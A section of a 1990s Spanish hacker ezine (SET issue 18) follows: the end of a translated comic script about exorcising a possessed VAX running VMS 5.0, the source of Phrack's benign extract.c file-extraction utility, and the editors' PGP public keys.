A : (Frenetico) Problemas? Problemas ?!?!?! Puede asegurar que tengo problemas. La 4.6 estaba bien. La 4.7 estaba bien. Insatalo la 5.0 y se desata el infierno. La maldita cosa se ha comido a dos de mis

operadores esta ma~ana!

VO : Tranquilo, todo ira bien. Ya me he enfrentado a situaciones como esta.

A : En serio?

VO : Hace cuatro a~os en una instalacion en Oregon, un programador renombro su programa de Star Trek a VMB.EXE y lo copio en el directorio del sistema. Cuando se reinicio al dia siguiente, el sistema disparo phasers contra todo del departamento de contabilidad, alegando que eran espias Klingons. Hubo un problema similar en Texas hace tres a~os, y entonces, desde luego, ocurrio el fiasco del IRS del que no estamos autorizados a hablar. Pero no te preocupes. Estas cosas se pueden reparar. Antes de que pueda ayudarte, tienes que responderme a algunas preguntas. (El Vaxorcista abre su maletin y saca una libreta) Ahora, de acuerdo a los informes, Los extra~os incidentes comenzaron despues de instalar la version 5 de VMS, cierto?

A : Si, es correcto.

VO : Ahora, leiste cuidadosamente la Guia de Instalacion de VMS, version 5?

A : (confundido) Guia?

VO : Si, deberia acompa~ar a los Notas de la Distribucion.

A : (aun mas confundido) Notas de la Distribucion? (El administrador comienza a rebuscar, removiendo el papeleo como si los fuese a encontrar debajo)

VO : (anonadado) Si, las Notas de la Distribucion. Deberian haber venido con la documentacion de tu actualizacion.

A : (Totalmente confundido - sigue pensando que lo encontrara encima de la mesa) Documentacion de actualizacion?

VO : (enfadado) SI! La documentacion de actualizacion de tu documentacion de VMS.

A : Documentacion de...? Oh, se refiere a los archivadores grises? Estan alli. (se~ala a la pared que hay detras del Vaxorcista. El Vaxorcista se gira y observa un armario de cristal a traves del cual se ven los archivadores de color gris. Una peque~a se~al roja en el cristal dice: "EN CASO DE EMERGENCIA, ROMPASE EL CRISTAL").

VO : Bien. Esto va a ser mas complicado de lo que me imaginaba. Vamos a echar una ojeada a tu sistema y veamos como esta de mal.

(Plano a la sala de ordenadores. La habitacion se muestra tranquila y recogida, sin signos de que algo vaya mal. El Vaxorcista entra a la habitacion, seguido del administrador)

VO :Todo parece correcto.

A : Quizas este hibernando.

VO : No creo. Es probable que este tratando de darnos una falsa sensacion de seguridad.

A : Suena como el VMS. (El Vaxorcista le mira de mala manera)

VO : Voy a tener que probar su poder. Esto puede ponerse feo, quizas quieras salir. (El administrador dice que no con la cabeza. El Vaxorcista se

coloca erguido frente al VAX y le apunta con un dedo). Por el poder de DEC, yo te echo de este sistema (se escucha un relampago).

(Plano a la puerta de la habitacion. El administrador esta empujando un carrito en el que esta sentado el Vaxorcista, cubierto de pies a cabeza con cinta magnetica)

A : Alguna otra idea brillante?

VO : Solo gritar y quitarme esta mierda de encima.

(Plano a la oficina del administrador)

VO : (Escribiendo en la libreta) La situacion esta fea. Creo que vamos a necesitar un Vaxorcismo completo.

A : Puedo ayudar en algo?

VO : De hecho lo hay. Debemos impedir que el VAX cause mas da~os hasta que este en condiciones de enfrentarme a el. Ahora, he conseguido algunos programas que lo cumpliran esta tarea, pero han de ser instalados. (El Vaxorcista le da al administrador una cinta) Con esto en ejecucion la CPU estara muy ocupada, y el VAX no sera capaz de causar da~o a nadie.

A : (Examinando la cinta) Que es? Un programa para calcular pi hasta el ultimo digito?

VO : Mejor que eso. Inicia un All-in-1 con 10 usuarios.

(Plano a la sala previa al cuarto del VAX. El Vaxorcista se aproxima a la puerta. Cuando el administrador se aproxima a la puerta, el Vaxorcista le echa atras.)

VO : Aprecio tu ayuda, pero no estaras seguro ahi dentro.

A : Que? Vas a entrar ahi para enfrentarte cara a cara tu solo? Menudos cojones!

VO : Hey, es mi trabajo. (El Vaxorcista pasa la puerta)

A : Espera un minuto. (El Vaxorcista se para y se gira). Mejor que lleves esto contigo (El administrador saca un pistolon del interior de su chaqueta)

VO : (Sonriendo) No, no lo necesitare. Tengo algo mas poderoso. (El Vaxorcista le muestra una peque~a guia en un cuaderno naranja, lo abre y se lo ense~a. Plano cerrado del libro, en el que se puede leer: "GUIDE TO VAX/VMS SYSTEM EXORCISM")

(Plano de la puerta de la sala de ordenadores desde el punto de vista del VAX. El Vaxorcista entra en la habitacion y se situa enfrente del VAX. Plano de la sala mostrando al administrador en el exterior)

VO : Por el poder de DEC, yo te ordeno, espiritu demoniaco, que te muestres.

VAX : Que te den un bug.

VO : (Agitado) Que?

VAX : Dije que te den un bug!! Ahora largate de aqui antes de que te haga un core sobre ti.

VO : (Recuperado) No me amenaces, Satanas! Porque yo hablo por el poder de DEC y te conmino a que te muestres.

(Se produce un estruendo y de nuevo el VAX comienza a emitir luces rojas por su parte trasera y la niebla empieza a cubrir el suelo. Las puertas de la caja del VAX crujen y se abrn para mostrar dos peque~as luces rojas en las oscuridad de la caja, que aparentan ser los ojos de la criatura.)

VAX : Aqui estoy. Contento? Ahora largate antes de que te lance una unidad de cinta a tus partes.

VO : (Abriendo el cuaderno naranja, comienza a entonar SHUTDOWN.COM en un canto gregoriano. El VAX se extremece)

VAX : Para! Deja eso! AMANTA DEL DOS !!! Tu madre administra RSX en el infierno!

(El Vaxorcista continua y el VAX grita de nuevo.)

VAX : Para de una vez! (Un gran ovillo de cinta de ordenador es lanzado contra el Vaxorcista, aparentemente procedente del VAX.) Come oxido, respira cabezacubo!!

(El Vaxorcista continua y el VAX se extremece una vez mas.)

VAX : Montame! Montame!

VO : (Finalizando la plegaria) Y ahora, por el poder de DEC, Yo te destierro al espacio null del que provienes! (El VAX grita, y el grito se apaga hasta desaparecer completamente.)

(Plano a la puerta de la sala de ordenadores, que ahora se encuentra abierta. El Vaxorcista viste de nuevo como al principio, con su abrigo.)

A : Se acabo?

VO : (Poniendose el sombrero) Si, se acabo.

A : (Estrechando la mano del Vaxorcista) Gracias a Dios. Muchas gracias. No se que habria hecho sin ti.

VO : Hey, es lo menos que podiamos hacer. El Centro de Distribucion de Software debera enviarte una cinta con el parche en una o dos semanas, para que parchees esa rutina AI y prevengas que esto suceda de nuevo. Firme aqui. (Le da la libreta al administrador, este firma y se la devuelve). Que tenga un buen dia (El Vaxorcista se va)

(El administrador entra en la sala de ordenadores. La camara le sigue)

A : (Dirigiendose a alguien fuera de camara). Ok, venga tios, vamos a trabajar. Quitad esas copias de seguridad. Tenemos un sistema limpio de nuevo! (Se oyen brindis fuera de camara. El administrador deja la imagen, quedandose solo el VAX con las puertas de su caja aun abiertas. Se realiza un zoom suave a la unidad LSI. Lentamente, la unidad LSI comienza a emitir un pulso en rojo).

(Fundido a negro. Lisa de creditos.)

---

feel free to copy this and pass it around if it amuses you, as long as this notice is left intact.

Any similarity between characters appearing in this script and any persons, creatures, or entities living, dead, or otherwise is purely coincidental.

I am no longer an employee of the University of Maryland, so I’m not particularly bothered if you think that they are responsible for any of this. Unless it’s funny, then it’s mine.

Thanks to my friends and colleagues at the University of Maryland and elsewhere for their help and encouragement in the developement of the script and the video.
<-->

Bueno, espero que os haya gustado... Para el proximo numero... quien sabe. Ya hay muchos textos originales candidatos para incluirse en esta seccion de humor.

Que lo hayais disfrutado.

Y recordad, la realidad a veces supera a la ficcion ;)

Falken
EOT

EOF

```
-[ 0x12 ]--------------------------------------------------------------------
-[ SET-EXT ]-----------------------------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-18-

Habiamos prometido una sorpresa referente al programa de extraccion para este
numero, pero por multiples causas (demasiadas obligaciones), me es imposible
tenerla a tiempo... Una pena

Pero por el momento podeis seguir usando las versiones de toda la vida, como
la que se incluye aqui, o las que podeis encontrar en Phrack.

Eso si, la sorpresa sigue en pie. Me gustaria un monton tenerla lista para
SET 19, pero no voy a prometer nada, que luego no puedo cumplir y me jode.

Aqui teneis el habitual codigo fuente en C. Para versiones en otros
lenguajes, cogedlas de la Phrack.


<++> utils/extract2.c
/*  extract.c by Phrack Staff and sirsyko
 *
 *  (c) Phrack Magazine, 1997
 *      1.8.98 rewritten by route:
 *          - aesthetics
 *          - now accepts file globs
 *      todo:
 *          - more info in tag header (file mode, checksum)
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory strcuture.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 file3 ...
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <string.h>
#include <dirent.h>

#define BEGIN_TAG   "<++> "
#define END_TAG     "<-->"
#define BT_SIZE     strlen(BEGIN_TAG)
#define ET_SIZE     strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL;
```

```
if (argc < 2)
{
    printf("Usage: %s file1 file2 ... filen\n", argv[0]);
    exit(0);
}

/*
 *  Fill the f_name list with all the files on the commandline (ignoring
 *  argv[0] which is this executable).  This includes globs.
 */
for (i = 1; (fn = argv[i++]); )
{
    if (!head)
    {
        if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        strncpy(head->name, fn, sizeof(head->name));
        head->next = NULL;
        fn_p = head;
    }
    else
    {
        if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        fn_p = fn_p->next;
        strncpy(fn_p->name, fn, sizeof(fn_p->name));
        fn_p->next = NULL;
    }
}
/*
 *  Sentry node.
 */
if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
{
    perror("malloc");
    exit(1);
 }
fn_p = fn_p->next;
fn_p->next = NULL;

/*
 *  Check each file in the f_name list for extraction tags.
 */
for (fn_p = head; fn_p->next; fn_p = fn_p->next)
{
    if (!(in_p = fopen(fn_p->name, "r")))
    {
        fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
        continue;
    }
    else fprintf(stderr, "Opened %s\n", fn_p->name);
    while (fgets(b, 256, in_p))
    {
        if (!strncmp (b, BEGIN_TAG, BT_SIZE))
        {
            b[strlen(b) - 1] = 0;           /* Now we have a string. */
```

```
                j++;

                if ((bp = strchr(b + BT_SIZE + 1, '/')))
                {
                    while (bp)
                    {
                        *bp = 0;
                        mkdir(b + BT_SIZE, 0700);
                        *bp = '/';
                        bp = strchr(bp + 1, '/');
                    }
                }
                if ((out_p = fopen(b + BT_SIZE, "w")))
                {
                    printf("- Extracting %s\n", b + BT_SIZE);
                }
                else
                {
                    printf("Could not extract '%s'.\n", b + BT_SIZE);
                    continue;
                }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
                if (out_p) fclose(out_p);
                else
                {
                    fprintf(stderr, "Error closing file %s.\n", fn_p->name);
                    continue;
                }
            }
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
    }
    if (!j) printf("No extraction tags found in list.\n");
    else printf("Extracted %d file(s).\n", j);
    return (0);
}

/* EOF */
<-->
```

EOF

```
-[ 0x13 ]-----------------------------------------------------------------
-[ LLAVES ]---------------------------------------------------------------
-[ by PGP ]-----------------------------------------------------------SET-18-


<++> keys/set.asc
Type Bits/KeyID    Date       User ID
pub  2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i

mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pjWTv7Y+GllbASQeUMa
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSOezwkBK/Bo++zd9197hcD9HXbH05zl
tmyz9D1bpCiYNBhA08OAowfUvlH+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/1aGTfCzWpJiVchY
v+aWy1i7LxiNyCLL7TtkRtsE/HaSTHz0HFUeg3J5Kiq1VJfZUsn9xlgGJT1Ockaq
HaUBEXbYBPO1YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjPlDjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiql2J5dEiFqgOOQKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/r1nsbxWRcB5rm8KhQJRs0eLx50hxVjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwpf/Z0ygJL8fGOyrNfOEHQEw
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfcE7DV4vVvM8wl7ukCUDtAImRfxai5Edpy
N6g=
=U9LC
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/falken.asc
Tipo Bits/Clave    Fecha      Identificador
pub  2048/E61E7135 1997/06/12 El Profesor Falken

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+1uboKxPDJj7n/knoGbvt+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLIlhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSz1SPSvpes8LYOGXRYXoOSEGd6Nrqro5eYecTUABRG0EkVsIFByb2Zlc29yIEZh
bGtlbokBFQMFEDOfm6auqujl5h5xNQEBOFIH/jdsjeDDv3TE/1rclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTZnrwboJNJdnpl2HHqTM+MmkV/KNk
3CsErbZHOx/QMJYhYE+lAGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPjUYiQYA4zDDEu+fO9ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fY4laVSxTq2JlJXWmdeeR2m+8qRZ8GXsGQj2nXvOwVVs080AccS4=
=6czA
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/paseante.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/AF12D401 1997/02/19 Paseante <paseante@geocities.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAjMK8d4AAAEEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
ljyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+d1yfRlkUMop2IaXoPRzXtn5xp
```

```
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBUn3wryD1K20a5H+ngbPnIf+vEtQBAAUT
tCFQYXNlYW50ZSA8cGFzZWFudGVAZ2VvY2l0aWVzLmNvbT6JAJUDBRAzn9+Js+ch
/68S1AEBAZUfBACCM+X7hYGSoYeZVLallf5ZMXb4UST2R+a6qcp74/N8PI5H18RR
GS8N1hpYTWItB1Yt2NLlxih1RX9vGymZqj3TRAGQmojzLCSpdSlJBVV5v4eCTvU/
qX2bZIxsBVwxoQP3yzp0v5cuOhIoAzvTl1UM/sE46ej4da6uT1B2UQ7bOQ==
=ukog
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/rufus.asc
Tipo Bits/Clave    Fecha      Identificador
pub  2048/4F176935 1998/03/20 Rufus T. Firefly

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
Comment: Requires PGP version 2.6 or later.

mQENAzUS9vQAAAEIALcwzD3aTo2ooI4mlV1vB4swdO5FDXFmwVII1J8xoGAKKAuS
BgShoxJI875+8fiyM5h5dIh+rB4RigR2RcCwaxD7j3I/dQwiynzKGAyi3Td2BiL9
H22Ppa6cMAC9GOxL17Ng5WE4eC2bJQA3+JOj2R51HQgbsejcAPoJ4ET9Xin+Oq+x
qo0a3AmYA00VnStSg2roUZkTofkL5uQd0JBuSSpJbP1aY6aLtOcp7kfQjKk7tnzv
S+fMcdJoHBedsMHDOPQ4I0QikclMdUkWO1UeFUud3Mk6myr77S4zAvp1rReysNdp
9LRFoU9bbv8fuJvuGTnyU3/LntlnS0BEXk8XaTUABRG0EFJ1ZnVzIFQuIEZpcmVm
bHmJARUDBRA1Evb0S0BEXk8XaTUBAfwEB/9Sr5APd2msfsKEgB9pPPQpww8OJuV4
TWxO4CCNQLV1YK4HqUXaOsjKaU32gm3An/np3ejUVIQ/kFh1J3jy7wI4Uq6TzLXz
fb61GTLjcfRl0qaNEPxZv9Hgkl5uBnWB0RZfsGQNxXOjbWWxhq76M1wKH+MznHfQ
0zeIF6YtnCs/mRABpPz++Iy4v1NRMwTP5x6Pq121boAC/lFKUSOOCuu9vCJPlAoL
ShUcZ0QxfKcYm3Me4HtzxLJ2l9c1g7k4cHzDDPK+rUmx+A3o5uarjiUiRwC+OJ+5
wlD779wwNmTmi2b71oPVBUtx0SuwMFbf3k7T1NV1WFRMIZ1h1xhpeJIT
=WjTk
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/netbul.asc

Tipo Bits/Clave    Fecha      Identificador
pub  1024/8412CEA5 1998/03/13 +NetBuL

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAzUIfBUAAAEEAMzyW5VOda9U1grqQrYk2U+RRHAEOI/q7ZSb7McBQJakc9jI
nNH3uH4sc7SFqu363uMoo34dLMLViV+LXI2TFARMsobBynaSzJE5ARQQTizPDJHX
4aFvVA/Sjjtf76NedJH38lK04rtWtMLOXbIr8SIbm+YbVWn4bE2/zVeEEs6lAAUR
tAcrTmV0QnVMiQCVAwUQNQh8FU2/zVeEEs6lAQGWhAQAmhYh/q/+5/lKLFDxA3fX
vseAj7ZArBm1lnqR5t1dJtP4a+0EXixfBDAHEEtSfMUBmk9wpdMFwKEOrBi/suYR
CTZy11mdZDoX47Cot+Ne691gl8uGq/L7dwUJ2QuJWkgtP4OVw7LMHeo7zXitzyyx
eygW2w1hnUXjzZLpTYxJZ54=
=fbv2
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/siul.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/1EDC8C41 1997/04/25 <si_ha@usa.net>
                              <s_h@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i
Comment: Requires PGP version 2.6 or later.

mQCNAzNg3kMAAAEEAJ0v4xzWVQEKRowujS9KUfuIUL7hjg1shuirXUWSwnDIoHBB
```

```
CVPksrQmCxMCTSaOfqP9HerI2AeMzVScF51Us2++FJDTjzVtZGIIKimBy2z6tNca
z47iMzpY9ZwUjn/V4tZX/rTuWa1KdYCHnnNkvreHrWMFbKXMlDwhfMEe3IxBAAUT
tA88c2lfaGFAdXNhLm5ldD6JAJUDBRA2iWs0PCF8wR7cjEEBAUisBACIB0HjBxKJ
AKRd/ZOy8h3o5de3MMBgDA+lbOfDaNzp9aGJV5BnEb0K8zjYN16hr95q7ahiQKfG
91r/TwVrSQtaP9KdkTYCL9zb5Wwah0oVlv6wIT/JdtlvlZwfbiErWVumkIlkVhb5
Tj8Fv9QBP2TZP5LVhNthOgr/KX4a7UOMWLQTPHNfaEBueW0uYWxpYXMubmV0PokA
lQMFEDS8OMs8IXzBHtyMQQEBgRMD/1/2D8fYWbt4MLgZhwLICVrViQzVfal1rOMX
/TAF2BtMNpLj/jqwI1mZatF3OFg2cZ9kvk3Hjh2U2X4JsX2wvWj+mN/SGNK6SW/r
LF0CINxk+Yvhbs+F61uqUyI4h8bC2SMNbKRachlzyjn21et/tnHosg5j02wR6NHv
JDnVQtAHtBRsbHVpc290ZUBob3RtYWlsLmNvbYkAlQMFEDY+Ndg8IXzBHtyMQQEB
No8D/3jZft6AFyyymXic0B5aTuhjMqFcK8lSIhpEVgo+Uff0KVe3xnFGyP+3BAI1
WwcRryQX3clstYtxlRYvbK31fHUpXLqj+po1PJcp5BXY3mNNzygxIofyLSW0y2DO
9qkEHRC19ThBSfcP0dZovYn2PofXfIKS/nRZReIJC+QOE1eNtBpyb290QGxvY2Fs
aG9zdC5sb2NhbGRvbWFpbokAlQMFEDTmDzM8IXzBHtyMQQEBaMoD/Rg99n5lGKtC
t2nYJTzn8VvDkOG7MDDBqiJodBGgzzQrBIO1BQNuCjCWtxanKW8FZgBnniYCxgsi
2IvQywm24/Nwq9zgOnsGkqjINGw3t5BMp3s/23+xumw3AjMZ21XHlyMMM567ZStC
ZkLfg1PcESdBKQmcFgtszSB6KaTXLMUZ
=PU/+
-----END PGP PUBLIC KEY BLOCK-----
```

<-->

EOF